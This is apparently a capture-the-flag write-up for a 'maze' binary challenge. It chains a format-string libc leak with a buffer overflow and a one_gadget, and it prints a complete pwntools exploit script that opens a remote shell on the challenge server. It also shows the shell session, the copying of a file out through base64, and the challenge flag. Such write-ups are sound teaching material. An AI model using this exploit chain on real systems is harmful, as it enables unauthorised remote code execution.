Forging the final exploit

Summing it up, the two vulnerabilities enable use to:

* control the instruction pointer (buffer overflow)
* leak register and stack values (format string vulnerability)

Actually the format string vulnerability could also be used to control the instruction pointer, though it is far more easy to use the buffer overflow for this purpose and leverage the format string vulnerability to leak addresses only.  
  
As we have already pointed out, the binary is compiled with *NX* (we cannot directly executed shellcode on the stack or other writable segments) and *ASLR* is probably enabled on the server (we do not know address of e.g. the libc).  
  
Thus the attack plan looks like this:

* determine libc version on the sever by leaking a libc address (format string vulnerability)
* calculate libc base address
* calculate address of one gadget
* overwrite jump-table with one gadget address (buffer overflow)
* trigger one gadget by choosing 0 in the main menu

In order to determine the libc version, we need to leak a libc address. For this purpose the format string vulnerability can be used. At first let’s set a breakpoint on the vulnerable printf call:

|  |
| --- |
| root@kali:~/Documents/he19/egg23# gdb ./maze  Reading symbols from ./maze...(no debugging symbols found)...done.  gdb-peda$ b \*0x401e17  Breakpoint 1 at 0x401e17  gdb-peda$ |

Now we run the program (r), enter some name (e.g. test), choose [3] Play and enter the command whoami in order to hit the breakpoint:

|  |
| --- |
| [----------------------------------registers-----------------------------------]  RAX: 0x0  RBX: 0x0  RCX: 0x7ffff7eca804 (<write+20>:  cmp    rax,0xfffffffffffff000)  RDX: 0x4025af --> 0x5b1b002165794200  RSI: 0x4025a7 ("5\*-#/+HB")  RDI: 0x6031f0 --> 0x74736574 ('test')  RBP: 0x7fffffffe100 --> 0x7fffffffe130 --> 0x401fc0 (push   r15)  RSP: 0x7fffffffe0d0 --> 0x6031a0 --> 0x7ffff7f9c760 --> 0xfbad2a84  RIP: 0x401e17 (call   0x400970 <printf@plt>)  R8 : 0x7ffff7fa2500 (0x00007ffff7fa2500)  R9 : 0x7ffff7fa2500 (0x00007ffff7fa2500)  R10: 0x7ffff7fa2500 (0x00007ffff7fa2500)  R11: 0x246  R12: 0x400a60 (xor    ebp,ebp)  R13: 0x7fffffffe210 --> 0x1  R14: 0x0  R15: 0x0  EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)  [-------------------------------------code-------------------------------------]     0x401e0b:    jne    0x401e1e     0x401e0d:    mov    edi,0x6031f0     0x401e12:    mov    eax,0x0  => 0x401e17: call   0x400970 <printf@plt>     0x401e1c:    jmp    0x401e2e     0x401e1e:    mov    eax,0x0     0x401e23:    call   0x400bba <error>     0x401e28:    nop  Guessed arguments:  arg[0]: 0x6031f0 --> 0x74736574 ('test')  [------------------------------------stack-------------------------------------]  0000| 0x7fffffffe0d0 --> 0x6031a0 --> 0x7ffff7f9c760 --> 0xfbad2a84  0008| 0x7fffffffe0d8 --> 0x7ffff7f9c760 --> 0xfbad2a84  0016| 0x7fffffffe0e0 --> 0x7ffff7f982a0 --> 0x0  0024| 0x7fffffffe0e8 --> 0x7ffff7e4ff9d (<fflush+157>: xor    edx,edx)  0032| 0x7fffffffe0f0 --> 0x0  0040| 0x7fffffffe0f8 --> 0x15f00000000  0048| 0x7fffffffe100 --> 0x7fffffffe130 --> 0x401fc0 (push   r15)  0056| 0x7fffffffe108 --> 0x401fac (mov    DWORD PTR [rbp-0x14],0x0)  [------------------------------------------------------------------------------]  Legend: code, data, rodata, value    Breakpoint 1, 0x0000000000401e17 in ?? ()  gdb-peda$ |

The first argument to the printf call is passed in RDI. This is the name we entered, which is used as the format string (in this case "test"). Leveraging this we can leak all following arguments, which are passed in the following order:

* RSI
* RDX
* RCX
* R8
* R9
* Stack …

This means that we can print the value of RSI by inserting the format specifier %1$p, RDX with %2$p, RCX with %3$p and so forth. The first item on the stack can thus be leaked with the format specifier %6$p.  
  
Viewing the stack we can see that the second item on the stack is actually a libc address of the symbol \_IO\_2\_1\_stdout\_:

|  |
| --- |
| gdb-peda$ x/xg 0x7ffff7f9c760  0x7ffff7f9c760 <\_IO\_2\_1\_stdout\_>: 0x00000000fbad2a84 |

In order to leak this address we need to insert the format specifier %7$p:

|  |
| --- |
| root@kali:~/Documents/he19/egg23# ./maze |
| Please enter your name:  > %7$p |

|  |
| --- |
| Choose:  [1] Change User  [2] Help  [3] Play  [4] Exit  > 3 |
| Your position:       +     +     |     |     |     |     |     |     +     +-----+     |           |     |        X  |     |           |     +-----+-----+                  Enter your command:  > whoami |



|  |
| --- |
| Your position:       +     +     |     |     |     |     |     |     +     +-----+     |           |     |        X  |     |           |     +-----+-----+            0x7f730e1b8760      Enter your command:  > |

Since the stack position of this address on the server may vary, we need to verify this. I tried different offsets and used the [libc database search](https://libc.blukat.me/" \t "_new) to verify if the leaked address may be the symbol \_IO\_2\_1\_stdout\_. Using the format specifier %10$p succeeded:

|  |
| --- |
| root@kali:~/Documents/he19/egg23# nc whale.hacking-lab.com 7331 |
| Please enter your name:  > %10$p |

|  |
| --- |
| Choose:  [1] Change User  [2] Help  [3] Play  [4] Exit  > 3 |
| Your position:                   +     +                 |     |                 |     |                 |     |           +-----+     +           |           |           |  X        |           |           |           +-----+-----+                  Enter your command:  > whoami |

|  |
| --- |
| Your position:                   +     +                 |     |                 |     |                 |     |           +-----+     +           |           |           |  X        |           |           |           +-----+-----+            0x7f5823580620      Enter your command:  > |

The leaked address of the server is 0x7f5823580620. Using the [libc database search](https://libc.blukat.me/" \t "_new) we can determine that there are six possible libc versions:  
  
  
  
The first three are i386 libc versions. Since this is a 64-bit binary, we can omit these and only have to focus on the three x64 versions.  
  
In order to determine the address of all one gadgets within these libc versions, we start by downloading them from the database:  
  
  
  
Now we can use the [one\_gadget tool](https://github.com/david942j/one_gadget" \t "_new) in order to determine the offsets of all one gadgets:

|  |
| --- |
| root@kali:~/Documents/he19/egg23/libc# one\_gadget libc6\_2.23-0ubuntu10\_amd64.so  0x45216 execve("/bin/sh", rsp+0x30, environ)  constraints:    rax == NULL    0x4526a execve("/bin/sh", rsp+0x30, environ)  constraints:    [rsp+0x30] == NULL    0xf02a4 execve("/bin/sh", rsp+0x50, environ)  constraints:    [rsp+0x50] == NULL    0xf1147 execve("/bin/sh", rsp+0x70, environ)  constraints:    [rsp+0x70] == NULL |

Finally we can leverage the buffer overflow to try the different libc versions and one gadgets. In order to do this, we need to make a few adjustments to our former script:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67 | #!/usr/bin/env python    from pwn import \*  import sys  import re    # libc6\_2.23-0ubuntu10\_amd64.so  stdout\_offset = 0x3c5620  oneg1 = 0x45216  oneg2 = 0x4526a # working !  oneg3 = 0xf02a4  oneg4 = 0xf1147      def getCmd(n):    if   (n == 0): return 'go north'    elif (n == 1): return 'go west'    elif (n == 2): return 'go south'    elif (n == 3): return 'go east'    p = remote('whale.hacking-lab.com', 7331)  p.sendlineafter('>', '(%10$p)') # name: leak libc address  p.sendlineafter('>', '3')       # play  p.sendlineafter('>', 'whoami')  # whoami  leak = p.recvuntil('>')  x = re.search('\((.\*)\)', leak)  libc\_leak = int(x.group()[1:-1], 16)  libc\_base = libc\_leak - stdout\_offset  log.success('libc base: ' + hex(libc\_base))  log.info('solving maze now ...')    heading = 0 # 0=north, 1=west, 2=south, 3=east  cur = heading  key = ''    while True:    p.sendline(getCmd(cur))    ret = p.recvuntil('>')    #print(ret)    #print(getCmd(cur))    #if (key != ''): print('key: ' + key)    if ('There is a wall!' in ret):      if (cur == heading): heading = (heading - 1 ) % 4      cur = heading    else:      heading = cur      cur = (heading + 1) % 4      p.sendline('search')    ret = p.recvuntil('>')    if ('You found a key!' in ret):      p.sendline('pick up')      p.recvuntil('You pick up the key: ')      key = p.recv(32)      p.recvuntil('>')      log.success('found key: ' + key)    if ('You found a locked chest!' in ret and key == ''):      log.info('found chest! sending exploit ...')      p.sendline('open')      p.recvuntil('The chest is locked. Please enter the key:\n> ')      p.sendline(key + p64(libc\_base + oneg2))      p.sendline('')  # enter -> main menu      p.sendline('0') # 0 -> trigger one gadget      p.recv(10000)      p.recv(10000)      p.recv(10000)      p.interactive() |

I was quite lucky, since the second one gadget (offset 0x4526a) in the first libc version I tried (libc6\_2.23-0ubuntu10\_amd64.so) worked immediately.  
  
Running the script yields a shell on the server:

|  |
| --- |
| root@kali:~/Documents/he19/egg23# ./exploit.py  [+] Opening connection to whale.hacking-lab.com on port 7331: Done  [+] libc base: 0x7f56eb32c000  [\*] solving maze now ...  [+] found key: ac85228aa5fea80c85e7213136d8a3c5  [\*] found chest! sending exploit ...  [\*] Switching to interactive mode  $ id  uid=1000(maze) gid=1000(maze) groups=1000(maze)  $ ls -al  drwxr-xr-x.  21 root root 4096 Apr 16 07:11 .  drwxr-xr-x.  21 root root 4096 Apr 16 07:11 ..  -rwxr-xr-x.   1 root root    0 Apr 16 07:11 .dockerenv  drwxr-xr-x.   2 root root 4096 Jan  5 12:47 bin  drwxr-xr-x.   2 root root    6 Apr 12  2016 boot  drwxr-xr-x.   5 root root  360 Apr 16 07:11 dev  -rw-r--r--.   1 root root  947 Mar 27 12:50 egg.txt  drwxr-xr-x.  53 root root 4096 Apr 16 07:11 etc  drwxr-xr-x.   3 root root   17 Feb 16 08:20 home  drwxr-xr-x.   9 root root 4096 Jan  5 12:47 lib  drwxr-xr-x.   2 root root   33 Jan 23  2018 lib64  drwxr-xr-x.   2 root root    6 Jan 23  2018 media  drwxr-xr-x.   2 root root    6 Jan 23  2018 mnt  drwxr-xr-x.   2 root root    6 Jan 23  2018 opt  dr-xr-xr-x. 510 root root    0 Apr 16 07:11 proc  drwx------.   4 root root   64 Mar 27 14:08 root  drwxr-xr-x.   5 root root   74 Jan  5 12:47 run  drwxr-xr-x.   2 root root 4096 Jan  5 12:47 sbin  drwxr-xr-x.   2 root root    6 Jan 23  2018 srv  dr-xr-xr-x.  13 root root    0 Apr 16 07:08 sys  drwxrwxrwt.   2 root root   37 May 10 10:50 tmp  drwxr-xr-x.  10 root root   97 Jan 23  2018 usr  drwxr-xr-x.  11 root root 4096 Jan 23  2018 var  $ cd home  $ ls -al  total 4  drwxr-xr-x.  3 root root   17 Feb 16 08:20 .  drwxr-xr-x. 21 root root 4096 Apr 16 07:11 ..  drwxr-xr-x.  2 root maze   79 Mar 27 12:52 maze  $ cd maze  $ ls -al  total 100  drwxr-xr-x. 2 root maze    79 Mar 27 12:52 .  drwxr-xr-x. 3 root root    17 Feb 16 08:20 ..  -rw-r--r--. 1 root maze   220 Aug 31  2015 .bash\_logout  -rw-r--r--. 1 root maze  3771 Aug 31  2015 .bashrc  -rw-r--r--. 1 root maze   655 May 16  2017 .profile  -rwxr-xr-x. 1 root root 69877 Mar 27 12:51 egg.png  -rwxr-xr-x. 1 root root 14880 Mar 27 10:44 maze |

As we can see, the folder /home/maze contains a file called egg.png. Let’s simply transfer this on our own machine using base64 and copy&paste:

|  |
| --- |
| $ cat egg.png | base64 -w0  iVBORw0KGgoAAAANSUhEUgAAAeAAAAHgCAYAAAB91L6VAAAABGdBTUEAA... |
| root@kali:~/Documents/he19/egg23# echo 'iVBORw0KGgoAAAANSUhEUgAAAeAAAAHgCAYAAAB91L6VAAAABGdBTUEAA...' | base64 -d > egg23.png |

Finally a QR code that makes sense   
  
  
  
The flag is **he19-71XJ-G5CM-sa6f-mRFa**.